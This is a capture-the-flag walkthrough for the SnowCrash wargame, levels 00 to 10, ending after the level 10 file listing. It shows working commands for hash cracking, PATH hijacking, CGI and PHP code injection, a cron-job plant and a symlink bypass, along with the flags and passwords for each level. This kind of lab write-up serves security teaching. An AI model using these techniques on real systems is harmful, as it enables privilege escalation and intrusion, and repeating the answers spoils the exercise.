SnowCrash Step by Step Tutorial

Login:

Run “su level00”
The login user is “**level00**”
The password is “**level00**”

Level 00:

Run “**find / -user flag00 2> /dev/null**” and there should be 2 files:

```
level00@SnowCrash:~$ find / -user flag00 2>/dev/null
/usr/sbin/john
/rofs/usr/sbin/john
level00@SnowCrash:~$
```

If we run “**cat**” with one of those files as input, we get “**cdiiddwpgswtgt**”

```
level00@SnowCrash:~$ cat /usr/sbin/john
cdiiddwpgswtgt
level00@SnowCrash:~$
```

This is some kind of encrypted code, if we put this through a deciphering algorithm, such as https://www.dcode.fr/cipher-identifier, we get “**nottoohardhere**” (rot-15 cypher) as the password for the next level.

To progress to the next level, run “**su flag00**”, to access the flag00 user using the code we got above, after that we need run “**getflag**” to get the final password “**x24ti5gi3x0ol2eh4esiuxias**”

```
level00@SnowCrash:~$ su flag00
Password:
Don't forget to launch getflag !
flag00@SnowCrash:~$ getflag
Check flag.Here is your token : x24ti5gi3x0ol2eh4esiuxias
flag00@SnowCrash:~$
```

Level 01:

Switch users by running “**su level01**” with the password acquired from the previous level “**x24ti5gi3x0ol2eh4esiuxias**”

Run “**cat /etc/passwd | grep flag01**” to search for possible password entries for user flag01

```
level01@SnowCrash:~$ cat /etc/passwd | grep flag01
flag01:42hDRfypTqqnw:3001:3001::/home/flag/flag01:/bin/bash
level01@SnowCrash:~$ _
```

The second field of the output contains the hashed password “**42hDRfypTqqnw**”. The next step is to decrypt it using the salt contained in “**/etc/shadow**”, but since we don't have access to that file, we’re going to use a tool called “**John the Ripper**”

This tool is available on linux and macos, consider using HashSuite for Windows. We will need to install it on the host machine, to do so run “**sudo apt install john**”

Now that we have installed this tool, we need to decrypt the password. Save the password you got from “**/etc/passwd”** on the host machine as pwd.txt for example.

Run “**John --show pwd.txt**” and it will show the original password “**abcdefg**”

```
➜ snowcrash john --show lvl01/passwd
?:abcdefg

1 password hash cracked, 0 left
```

To get the flag simply run “**su flag01”** with the password we got above, then don't forget to run “**getflag**”. The flag we get is “**f2av5il02puano7naaf6adaaf**”

```
level01@SnowCrash:~$ su flag01
Password:
Don't forget to launch getflag !
flag01@SnowCrash:~$ getflag
Check flag.Here is your token : f2av5il02puano7naaf6adaaf
flag01@SnowCrash:~$
```

Level02:

Switch users by running “**su level02**” with the password acquired from the previous level “**f2av5il02puano7naaf6adaaf**”

By running “**ls -la**” we can see there’s a file called “**level02.pcap**”. This is a network capture file. To read this file we will use a program called **tshark,** to install it**,** run **“sudo apt install tshark”**. But before we can read this file, we will need to get a copy of it in the host machine.

To achieve this, run “**scp -P 4242 level02@localhost:~/level02.pcap .**”. This will send a copy of the file over to the hostmachine.

To read thos file, run **“tshark -Tfields -e data -r level02.pcap | tr -d '\n' > data.txt”**. This will extract the data into a more readable byte format.

I wrote this script to help with the decoding of the data we just got:

```python
#!/usr/bin/env python3

import binascii

def main() -> None :
    with open("data.txt") as f:
        data : str = f.read()

    decoded : bytes = binascii.unhexlify(data)
    decoded : str = decoded.decode('utf-8', 'ignore')

    result : str = ''
    for ch in decoded:
        if ch == '\x7f':  # ascii DEL
            result = result[:-1]
        else:
            result += ch

    print(result)

if __name__ == '__main__':
    main()
```

Looking at the result of the **unhexlify**, we get this:

```
c2\x1a\n\x82\x7f\x0b\x82\x15\x0f\x82\x11\x10\x82\x13\x11\x82\xff\xff\x12\x82\xff\xff\xff\x
f0\r\nLinux 2.6.38-8-generic-pae (::ffff:10.1.1.2) (pts/10)\r\n\n\x01\x00wwwbugs login: l\
x00le\x00ev\x00ve\x00el\x00lX\x00X\r\x01\x00\r\nPassword: ft_wandr\x7f\x7f\x7fNDRel\x7fL0L
\r\x00\r\n\x01\x00\r\nLogin incorrect\r\nwwwbugs login: '
```

So we found some kind of password. If we take a look at the values each letter corresponds to, we can see that **7f** corresponds to the ascii **DEL** , meaning that we can delete a character each time we find a "**7f**".

Doing that gets us "**ft_waNDReL0L**" which is the password for user flag02.

```
bruno@BrunoPC:/mnt/c/Users/bruno/Desktop/snowcrash/lvl02$ python resources/decode.py
%%& #'$& #'$ #' 38400,38400#SodaCan:0'DISPLAYSodaCan:0xterm"!""bbB


1!""!"""

Linux 2.6.38-8-generic-pae (::ffff:10.1.1.2) (pts/10)

wwwbugs login: lleevveellXX
Password: ft_waNDReL0L

Login incorrect
wwwbugs login:
```

To get the flag we run "**su flag02**" with the above password. Then "**getflag**" to get our final password "**kooda2puivaav1idi4f57q8iq**"

```
level02@SnowCrash:~$ su flag02
Password:
su: Authentication failure
level02@SnowCrash:~$ su flag02
Password:
Don't forget to launch getflag !
flag02@SnowCrash:~$ getflag
Check flag.Here is your token : kooda2puivaav1idi4f57q8iq
flag02@SnowCrash:~$
```

Level03:

Switch users by running “**su level03**” with the password acquired from the previous level “**kooda2puivaav1idi4f57q8iq**”

By running “**ls -la**” we can see that there is a file called “**level03”.** This file has execution permission **setuid** to **flag03**, that means that this file will be executed with the permissions from user **flag03.**

```
level03@SnowCrash:~$ ls -la
total 24
dr-x------ 1 level03 level03  120 Mar  5  2016 .
d--x--x--x 1 root    users    340 Aug 30  2015 ..
-r-x------ 1 level03 level03  220 Apr  3  2012 .bash_logout
-r-x------ 1 level03 level03 3518 Aug 30  2015 .bashrc
-rwsr-sr-x 1 flag03  level03 8627 Mar  5  2016 level03
-r-x------ 1 level03 level03  675 Apr  3  2012 .profile
level03@SnowCrash:~$ _
```

If we run “**./level03**” we get “Exploit me”. This means somewhere in this binary there's a line that contains this text. If we run “**strings level03 | grep Exploit**” we can see that this code executes “**/usr/bin/env**” with “**echo”** as its argument. So we have to exploit this knowledge to get access to the flag.

```
level03@SnowCrash:~$ strings level03 | grep Exploit
/usr/bin/env echo Exploit me
level03@SnowCrash:~$
```

We can do that by overwriting the “**echo”** executable. Let's move “**/tmp**” with “**cd /tmp**” since it’s the only place we have **write permissions.** Start by running “**echo /bin/getflag > /tmp/echo**”, this will create a file called **echo** that contains the command “**/bin/getflag**” which will let us get the value of the flag for this level.
Make sure to add the execution permission to **echo** with “**chmod 755 /tmp/echo**”.

The next step is to make sure our **echo** gets executed instead of the system’s. We need to add the current path to the **PATH** env variable.
We can set path by running “**export PATH=”/tmp:$PATH**”, this will add “**/tmp**” at the start of the **PATH** variable because bash searches **PATH** from left to right, so this means the first match will be executed even if there are other possible matches.

```
level03@SnowCrash:~$ /bin/echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games
level03@SnowCrash:~$ export PATH="/tmp:$PATH"
level03@SnowCrash:~$ /bin/echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games
level03@SnowCrash:~$ _
```

All that's left to do is move back to the home folder with "**cd ~"** and run "**./level03**". This should trick the program into giving us the flag.

As you can see, the flag is "**qi0maab88jeaj46qoumi7maus**"

Level04:

Switch users by running “**su level04**” with the password acquired from the previous level “**qi0maab88jeaj46qoumi7maus**”

By running “**ls -la**” we can see there's a file called **level04.** If we show its contents with “**cat**”, wet get :

```
level04@SnowCrash:~$ cat ./level04.pl
#!/usr/bin/perl
# localhost:4747
use CGI qw{param};
print "Content-type: text/html\n\n";
sub x {
  $y = $_[0];
  print `echo $y 2>&1`;
}
x(param("x"));
level04@SnowCrash:~$ _
```

A summary of the script above:

The script is a Perl CGI script that expects HTTP requests on localhost at port 4747
It imports the param function from the CGI module to retrieve parameters.
It sets the HTTP header to indicate the response content type as text/html.
Defines a subroutine named x to handle processing.
Retrieves the first parameter passed to the script and assigns it to $y.
Executes a shell command using backticks, attempting to print $y
The x subroutine is called with the value of the x parameter from the HTTP request

The script above is vulnerable to command injection attacks due to blindly executing commands passed via the x parameter.

And this command injection is what we’re going to exploit. We know that “**/bin/getflag**” is how we usually get the flag from the flag user, since the script above uses permissions from the **flag04** user, we should be able to execute the getflag command with the correct permissions.

Let's run “**curl -X GET ‘http://localhost:4747?x=`/bin/getflag`’** ”

```
level04@SnowCrash:~$ curl -X GET 'http://localhost:4747?x=`/bin/getflag`'
Check flag.Here is your token : ne2searoevaevoem4ov4ar8ap
level04@SnowCrash:~$
```

The backticks on “**/bin/getflag**” will trick perl into echoing the result of this command, it being the flag “**ne2searoevaevoem4ov4ar8ap**”

Level05:

Switch users by running “**su level05**” with the password acquired from the previous level “**ne2searoevaevoem4ov4ar8ap**”

Upon login we get this message:

```
level05@10.0.2.15's password:
You have new mail.
level05@SnowCrash:~$ _
```

Checking our mail with “**cat /var/mail/level05**” we can see that every 2 minutes **/usr/sbin/openarenaserver** is executed with user flag05 permissions

```
level05@SnowCrash:~$ cat /var/mail/level05
*/2 * * * * su -c "sh /usr/sbin/openarenaserver" - flag05
level05@SnowCrash:~$ _
```

If we run “**cat /usr/sbin/openarenaserver**” we get:

```
level05@SnowCrash:~$ cat /usr/sbin/openarenaserver
#!/bin/sh

for i in /opt/openarenaserver/* ; do
        (ulimit -t 5; bash -x "$i")
        rm -f "$i"
done
level05@SnowCrash:~$ _
```

This script runs each file in the specified directory, then deletes the file after execution. Since this is executed as the user flag00, we can exploit this by creating a file in this location with the command “**getflag**” as its content.

To do so run **echo “echo /bin/getflag > /tmp/flag” > /opt/openarenaserver/file.** The script above will execute the content of this file, meaning it will run getflag and redirect its output into /tmp/flag giving us the flag value.

```
level05@SnowCrash:~$ echo "/bin/getflag > /tmp/flag" > /opt/openarenaserver/file
level05@SnowCrash:~$ _
```

After 2 minutes, we have got the file **/tmp/flag**, if you cat this file you get the flag for this level “**viuaaale9huek52boumoomioc**”

Level06:

Switch users by running “**su level06**” with the password acquired from the previous level “**viuaaale9huek52boumoomioc**”

Run “**ls -la**” and we get :

```
level06@SnowCrash:~$ ls -la
total 24
dr-xr-x---+ 1 level06 level06  140 Mar  5  2016 .
d--x--x--x  1 root    users    340 Aug 30  2015 ..
-r-x------  1 level06 level06  220 Apr  3  2012 .bash_logout
-r-x------  1 level06 level06 3518 Aug 30  2015 .bashrc
-rwsr-x---+ 1 flag06  level06 7503 Aug 30  2015 level06
-rwxr-x---  1 flag06  level06  356 Mar  5  2016 level06.php
-r-x------  1 level06 level06  675 Apr  3  2012 .profile
level06@SnowCrash:~$
```

We can see that there are 2 files, a binary executable and its source called **level06.php**. By running “**cat level06.php”** we can see its contents.

```php
#!/usr/sbin/php
<?php
function y($m)
{
    $m = preg_replace("/\./", " x ", $m);
    $m = preg_replace("/@/", " y", $m);
    return $m;
}

function x($y, $z)
{
    $a = file_get_contents($y);
    $a = preg_replace("/(\[x (.*)\])/e", "y(\"\\1\")", $a);
    $a = preg_replace("/\[/", "(", $a);
    $a = preg_replace("/\]/", ")", $a);
    return $a;
}

$r = x($argv[1], $argv[2]);
print $r;
?>
```

The script takes cmd line arguments as input. `$argv[1]` is expected to be a file path.
The `x` function reads the file specified by `$argv[1]` using `file_get_contents`.
It then performs a series of `preg_replace` operations on the file content:

The modified string is then returned by the `x` function and stored in `$r`.
Finally, the script prints the modified string.

This script uses the `/e` modifier in `preg_replace`, which can lead to code injection vulnerabilities. This is how we’re going to get our flag.

If we run “**echo ‘[x ${`/bin/getflag`}]’ > /tmp/exploit.php**”, we will generate a file to be used as the argument for the script above. Due to its “**/e**” modifier it will evaluate the contents of the file we just created, and end up executing the “**getflag”** command, printing its result to the stdout.

The flag is “**wiok45aaoguiboiki2tuin6ub**”

Level07:

Switch users by running “**su level07**” with the password acquired from the previous level “**wiok45aaoguiboiki2tuin6ub**”

Run “**ls -la**” and we can see there's an executable file called **level07**, that has setui to flag07. This means all code is executed with that user’s permissions.

```
level07@SnowCrash:~$ ls -la
total 24
dr-x------ 1 level07 level07  120 Mar  5  2016 .
d--x--x--x 1 root    users    340 Aug 30  2015 ..
-r-x------ 1 level07 level07  220 Apr  3  2012 .bash_logout
-r-x------ 1 level07 level07 3518 Aug 30  2015 .bashrc
-rwsr-sr-x 1 flag07  level07 8805 Mar  5  2016 level07
-r-x------ 1 level07 level07  675 Apr  3  2012 .profile
level07@SnowCrash:~$ _
```

Running “**./level07**” prints “level07, very interesting…

```
level07@SnowCrash:~$ ./level07
level07
level07@SnowCrash:~$ _
```

```
_IO_stdin_used
setresgid
asprintf
getenv
setresuid
system
getegid
geteuid
__libc_start_main
GLIBC_2.0
PTRh
UWVS
[^_]
LOGNAME
/bin/echo %s
;*2$"
```

If we run “**strings level07”** we get all the strings found in the binary , where we can see that the script uses **getenv**, and runs **/bin/echo**. It also shows the **LOGNAME** string which we can assume is the value we get with **getenv.**

Lets try changing the value of **LOGNAME** in our env with **export LOGNAME=”\`/bin/geflag\`”**
We need to escape the backticks so it accepts this value.

Lets try running **“./level07”** again. We should get the value of the flag.

The new flag is “**fiumuikeil55xe9cu4dood66h**”

```
level07@SnowCrash:~$ export LOGNAME="\`/bin/getflag\`"
level07@SnowCrash:~$ ./level07
Check flag.Here is your token : fiumuikeil55xe9cu4dood66h
level07@SnowCrash:~$
```

level08:

Switch users by running “**su level08**” with the password acquired from the previous level “**fiumuikeil55xe9cu4dood66h**”

Running “**ls -la”** shows 2 files, **level08** and **token**:

```
level08@SnowCrash:~$ ls -la
total 28
dr-xr-x---+ 1 level08 level08  140 Mar  5  2016 .
d--x--x--x  1 root    users    340 Aug 30  2015 ..
-r-x------  1 level08 level08  220 Apr  3  2012 .bash_logout
-r-x------  1 level08 level08 3518 Aug 30  2015 .bashrc
-rwsr-s---+ 1 flag08  level08 8617 Mar  5  2016 level08
-r-x------  1 level08 level08  675 Apr  3  2012 .profile
-rw-------  1 flag08  flag08    26 Mar  5  2016 token
level08@SnowCrash:~$
```

Lets try running “**./level08**”

```
level08@SnowCrash:~$ ./level08
./level08 [file to read]
level08@SnowCrash:~$ _
```

If we try to pass **token** as an argument we get:

```
level08@SnowCrash:~$ ./level08 token
You may not access 'token'
level08@SnowCrash:~$ _
```

```
/lib/ld-linux.so.2
__gmon_start__
libc.so.6
_IO_stdin_used
exit
__stack_chk_fail
printf
strstr
read
open
__libc_start_main
write
GLIBC_2.4
GLIBC_2.0
PTRh
QVhT
UWVS
[^_]
%s [file to read]
token
You may not access '%s'
Unable to open %s
Unable to read fd %d
;*2$"
:_
```

If we run “**strings level08 | less**”, we can examine the contents of the binary. We can roughly see that this script opens a file specified via **argv, t**hen it tries to run **strstr**. At the end we can see the string token, so we can probably assume that it's trying to check if “**token**” is a substring of the file we try to open.

This means that if we are able to change the filename, it should read the contents of the **token** file, which probably contains the flag.

But since the **token** file is owned by the **flag00** user, we can’t simply change its name because we don't own the file. The solution here is to create a **symbolic link** to a file we own, that points to “**token”**.

To do that run “**ln -s ~/token /tmp/link**”. This will create a file called **link** in the **/tmp** folder.

If we now run “**./level08 /tmp/link**” we get the password for user **flag08**: “**quif5eloekouj29ke0vouxean**”

```
level08@SnowCrash:~$ ln -s ~/token /tmp/link
level08@SnowCrash:~$ ./level08 /tmp/link
quif5eloekouj29ke0vouxean
level08@SnowCrash:~$ _
```

Lets log into user **flag08** with “**su flag08**” and the password above and then run “**getflag**” to get the final password : “**25749xKZ8L7DkSCwJkT9dyv6f**”

```
flag08@SnowCrash:~$ getflag
Check flag.Here is your token : 25749xKZ8L7DkSCwJkT9dyv6f
flag08@SnowCrash:~$ _
```

Level09:

Switch users by running “**su level09**” with the password acquired from the previous level “**25749xKZ8L7DkSCwJkT9dyv6f**”

Run “**ls -la**”:

```
level09@SnowCrash:~$ ls -la
total 24
dr-x------ 1 level09 level09  140 Mar  5  2016 .
d--x--x--x 1 root    users    340 Aug 30  2015 ..
-r-x------ 1 level09 level09  220 Apr  3  2012 .bash_logout
-r-x------ 1 level09 level09 3518 Aug 30  2015 .bashrc
-rwsr-sr-x 1 flag09  level09 7640 Mar  5  2016 level09
-r-x------ 1 level09 level09  675 Apr  3  2012 .profile
----r--r-- 1 flag09  level09   26 Mar  5  2016 token
level09@SnowCrash:~$ _
```

Let's read **token** with “**cat token**”

```
level09@SnowCrash:~$ cat token
f4kmm6p|=♦p♦n♦♦DB♦Du{♦♦
level09@SnowCrash:~$
```

Lets run “**./level09**”:

```
level09@SnowCrash:~$ ./level09
You need to provied only one arg.
level09@SnowCrash:~$ _
```


It needs some kind of text argument, so we can do a simple test by running “**./level09 hello**”

```
level09@SnowCrash:~$ ./level09 hello
hfnos
level09@SnowCrash:~$ _
```

We can see that this script performs some kind of string manipulation, lets see what we get if we try the contents of the **token** file. Run “ **./level09 `cat token`** “

```
level09@SnowCrash:~$ ./level09 `cat token`
f5mpq;v♦E♦♦{♦{♦♦TS♦W♦♦♦♦♦
level09@SnowCrash:~$ _
```

This is not what we want at all, upon further investigation of the binary, we can see a string that contains **“You should not reverse this”**



It seems that the encryption algorithm takes each character in the string and adds its index in the string to its ascii value, forming a new strings

I wrote a simple python script to reverse the encryption. It takes the hex value of each character and subtracts its index. Then it prints the result.

We can get the hex value of the original string by running "**hexdump -C token**"

```
level09@SnowCrash:~$ hexdump -C token
00000000  66 34 6b 6d 6d 36 70 7c  3d 82 7f 70 82 6e 83 82  |f4kmm6p|=..p.n..|
00000010  44 42 83 44 75 7b 7f 8c  89 0a                    |DB.Du{....|
0000001a
level09@SnowCrash:~$
```

```python
#!/usr/bin/env python3

def main() -> None:
    data : list = [0x66, 0x34, 0x6b, 0x6d, 0x6d, 0x36 , 0x70, 0x7c, 0x3d, 0x82, 0x7f,
    0x70, 0x82, 0x6e, 0x83, 0x82, 0x44, 0x42, 0x83, 0x44, 0x75, 0x7b, 0x7f, 0x8c, 0x89]
    decrypted : str = ""
    for i, c in enumerate(data):
        decrypted += chr(c - i)
    print(f"decrypted string is: {decrypted}")

if __name__ == "__main__":
    main()
```

We can run **"./decrypt filename"** to get the password for user **flag09** **"f3iji1ju5yuevaus41q1afiuq"**

```
➜ resources git:(main) X ./decrypt.py
decrypted string is: f3iji1ju5yuevaus41q1afiuq
➜ resources git:(main) X
```

The final step is to log into user flag09 with "**su flag09**" and the above password and run **getflag** to get the password "**s5cAJpM8ev6XHw998pRWG728z**"

```
level09@SnowCrash:~$ su flag09
Password:
Don't forget to launch getflag !
flag09@SnowCrash:~$ getflag
Check flag.Here is your token : s5cAJpM8ev6XHw998pRWG728z
flag09@SnowCrash:~$
```

Level10:

Switch users by running “**su level10**” with the password acquired from the previous level “**s5cAJpM8ev6XHw998pRWG728z**”

ls -la gives :

```
level10@SnowCrash:~$ ls -la
total 28
dr-xr-x---+ 1 level10 level10   140 Mar  6  2016 .
d--x--x--x  1 root    users     340 Aug 30  2015 ..
-r-x------  1 level10 level10   220 Apr  3  2012 .bash_logout
-r-x------  1 level10 level10  3518 Aug 30  2015 .bashrc
-rwsr-sr-x+ 1 flag10  level10 10817 Mar  5  2016 level10
-r-x------  1 level10 level10   675 Apr  3  2012 .profile
-rw-------  1 flag10  flag10     26 Mar  5  2016 token
level10@SnowCrash:~$
```